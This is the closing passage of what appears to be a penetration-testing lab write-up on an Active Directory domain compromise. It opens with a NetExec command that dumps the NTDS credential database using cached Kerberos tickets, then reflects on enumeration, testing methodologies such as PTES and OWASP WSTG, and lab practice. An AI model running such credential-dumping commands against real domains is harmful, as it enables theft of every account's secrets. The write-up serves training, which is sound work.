nxc smb cascadetrust.local --use-kcache --ntds
Methodology & Approach
Let’s take this domain compromise as an example. Looking back at the attack chain, around 80% of the work was simply enumeration. We kept enumerating the environment, understanding what we found, and connecting the dots, and doing that properly is ultimately what led us to Administrator.
People often overcomplicate enumeration or underestimate its importance. This can sometimes make you feel like you’re not good enough because you haven’t immediately spotted the vulnerability. In reality, a large part of penetration testing is simply doing enumeration thoroughly and knowing what to look for.
Of course, having a deep understanding of how the underlying technologies work is extremely important. Without that knowledge, it becomes much harder to recognize when something is misconfigured or vulnerable. Over time, we can develop a methodology of our own, or follow established methodologies such as the Penetration Testing Execution Standard (PTES) or OWASP Web Security Testing Guide (WSTG), depending on the type of assessment.
Once we have a structured methodology, enumeration becomes much easier to approach. Instead of randomly trying techniques, we have a process that tells us what to look at, what information to collect, and how to build upon each finding. Experience then makes that process even more effective.
The real fun begins when we have enough experience to look at an environment and start forming hypotheses about where a vulnerability might exist simply from the way it has been built or configured. Solving vulnerable lab environments played a huge role in developing this skill for me because they force you to repeatedly enumerate, form hypotheses, test them, fail, and try again.
Ultimately, there is no shortcut around enumeration. The better we understand the environment and the technologies behind it, the better we become at recognizing the small misconfigurations that can eventually turn into a complete attack path.
Final Thoughts
Thank you for reading! I hope this writeup was useful and gave you a better understanding of how the attack chain comes together in a real-world Active Directory environment.
I’ll be going much deeper into more advanced attacks and techniques in upcoming content, follow me and stay tuned for those.
If you found this helpful, leaving a clap or sharing your thoughts lets me know that the work was useful to you, and honestly, that makes my day.
Thanks for reading, and see you in the next one!